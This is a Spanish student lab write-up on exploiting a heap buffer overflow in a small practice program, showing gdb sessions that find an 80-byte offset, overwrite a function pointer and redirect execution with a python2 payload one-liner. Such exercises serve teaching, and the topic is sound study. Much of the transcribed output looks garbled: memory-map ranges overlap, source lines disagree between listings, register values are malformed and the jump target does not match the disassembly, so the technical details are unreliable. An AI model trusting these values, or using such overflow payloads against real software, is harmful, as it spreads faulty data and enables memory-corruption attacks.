



---

# BUFFER OVERFLOW

---

Ángel González



Para empezar, compilamos, ejecutamos el script con una prueba y vemos que pasa por la función equivocada

Continuamos con la depuración, vamos a comprobar el punto en el cual está la función “EsperoFuera” por la que hemos entrado.

```
angel@angel-XS4IUJ:~/Escritorio/DPS/buffer$ gdb ./heapexample.c
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

(gdb) help
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./heapexample...
(gdb) list 25,40
25   int main(int argc, char **argv)
26   {
27       struct sdata *snidat;
28       struct sfp *f;
29
30       snidat = malloc(sizeof(struct sdata));
31       f = malloc(sizeof(struct sfp));
32       f->fp = fesperofuera;
33
34       printf("data: esta en [%p], el puntero fp esta en [%p]\n", snidat, f);
35
36       strcpy snidat->buffer, argv[1]);
37
38       f->fp();
39
40   }
(gdb) b 38
Punto de interrupción 1 at 0x401240: file heapexample.c, line 38.
(gdb) run XXXX
Starting program: /home/angel/Escritorio/DPS/buffer/heapexample XXXX
```


```
(gdb) run XXXX
Starting program: /home/angel/Escritorio/DPS/buffer/heapexample XXXX
[Depuración de Hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data: esta en [0x4052a0], el puntero fp esta en [0x4052f0]

Breakpoint 1, main (argc=2, argv=0x7fffffffe078) at heapexample.c:38
38      f = fp;
(gdb) info proc map
proceso 128274
Espacios de direcciones asignados:

Start Addr      End Addr      Size      Offset      Perms      objfile
0x400000      0x401000      0x1000      0x0      r--p      /home/angel/Escritorio/DPS/buffer/heapexample
0x401000      0x402000      0x1000      0x1000      r-xp      /home/angel/Escritorio/DPS/buffer/heapexample
0x402000      0x403000      0x1000      0x2000      r--p      /home/angel/Escritorio/DPS/buffer/heapexample
0x403000      0x404000      0x1000      0x3000      r--p      /home/angel/Escritorio/DPS/buffer/heapexample
0x404000      0x405000      0x1000      0x4000      r-wp      /home/angel/Escritorio/DPS/buffer/heapexample
0x405000      0x420000      0x21000      0x0      [heap]
0x7ffffffc0000      0x7ffffffc2000      0x20000      0x0      r--p      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffc2000      0x7ffffffdbd00      0x195000      0x28000      r--p      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffdbd00      0x7ffffffe1500      0x58000      0x1bd00      r--p      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffe1500      0x7ffffffe1600      0x100      0x21500      ---p      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffe1600      0x7ffffffe1c00      0x4000      0x21500      r-wp      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffe1c00      0x7ffffffe1e00      0x2000      0x219000      r-wp      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffe1e00      0x7ffffffe2900      0xd000      0x0      r--p      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffffffe2900      0x7fffffffa300      0x3000      0x0      r-wp      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7fffffffa300      0x7fffffffb000      0x2000      0x0      r-wp      /usr/lib/x86_64-linux-gnu/libc.so.6
0x7fffffffb000      0x7fffffffc100      0x400      0x0      r--p      /var
0x7fffffffc100      0x7fffffffc300      0x200      0x0      [vdso]
0x7fffffffc300      0x7fffffffc500      0x200      0x0      r--p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7fffffffc500      0x7fffffffe000      0x2a000      0x2000      r--p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7fffffffe000      0x7fffffffe000      0x0      0x2c000      r-xp      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7fffffffe000      0x7fffffffe000      0x2000      0x37000      r--p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7fffffffe000      0x7fffffffe000      0x2000      0x39000      r-wp      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7fffffffe000      0x7fffffffe000      0x1000      0x0      [stack]
0x7fffffffe000      0x7fffffffe000      0x1000      0x0      --xp      [vsyscall]
(gdb)
```




A continuación, hemos visto que el pad que tenemos es de 80, siendo la diferencia entre las dos direcciones de memoria obtenidas, por lo que podemos continuar con el siguiente intento de inyección, meteremos los 80 bytes + 0x46454443



```
(gdb) run $(./prog)
Starting program: /home/angel/Escritorio/DPS/buffer/heapexample $(./prog)
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data: esta en [0x4052a0], el puntero fp esta en [0x4052f0]


Program received signal SIGSEGV, Segmentation fault.
0x0000000046454443 in ?? ()
(gdb) r t
The program being debugged has been started already.
Start it from the beginning? (y or n) n
Programa no reiniciado.
(gdb) i r
rax            0x00000000      0
rbx            0x00000000      0
rcx            0x46454443    1178944579
rdx            0x46454443    1178944579
rsi            0x7fffffff3c0  140737488348096
rdi            0x4052e2      4215522
rbp            0x7fffffffdf10 0x7fffffffdf10
rsp            0x7fffffffde8 0x7fffffffde8
r8             0x00000000      0
r9             0x7fffffffddc2  140737488346562
r10            0x7ffffffc0adb8 14073749987768
r11            0x7ffffffd9ecb0 140737351642288
r12            0x7ffffffe028  140737488347176
r13            0x4011ca      4198858
r14            0x403e18      4210200
r15            0x7ffffffd040  140737354125376
rip            0x46454443    0x46454443
eflags         0x10202      [ IF RF ]
cs             0x33        51
ss             0x2b        43
ds             0x00        0
es             0x00        0
fs             0x00        0
gs             0x00        0
(gdb)
```

Con esto, podemos conseguir quedarnos justo en el punto necesario para desensamblar la función fentrar y obtener su dirección de memoria



```
(gdb) disass f_entrar
No symbol "f_entrar" in current context.
(gdb) disassemble entrar
orden indefinida: «disassemble». Intente con «help»
(gdb) disass entrar
No symbol "entrar" in current context.
(gdb) disassemble fentrar
orden indefinida: «disassemble». Intente con «help»
(gdb) disass fentrar
Dump of assembler code for function fentrar:
0x00000000401190 <+0>: endbr64
0x00000000401194 <+4>: push rbp
0x00000000401195 <+5>: mov rbp,rbp
0x00000000401196 <+6>: lea rax,(rip),rax # 0x402008
0x00000000401197 <+7>: mov rax,rdi
0x00000000401198 <+8>: call 0x401006 <outsoplt>
0x00000000401199 <+9>: nop
0x0000000040119a <+10>: pop rbp
0x0000000040119b <+11>: ret
End of assembler dump.
(gdb)
```

Debido a algunos problemas con python3 y con el manejo de mi sistema del manejo de memoria que me ha dado problemas en otras asignaturas, he tenido que realizar la conversión de la dirección de memoria de forma manual e insertarla en el propio comando, pero es esencialmente lo mismo que en el documento que se nos proporcionó como guía, como podemos ver entra por la función fentra



```
angel@angel-X541UJ:~/Escritorio/DPS/buffer$ ./heapexample $(python2 -c 'import struct; print(b"X" * 80 + struct.pack("<Q", 0x00000000401196))')
bash: aviso: sustitución de orden: se ignora byte nulo en la entrada
data: esta en [0x1c772a0], el puntero fp esta en [0x1c772f0]
Pasando
angel@angel-X541UJ:~/Escritorio/DPS/buffer$
```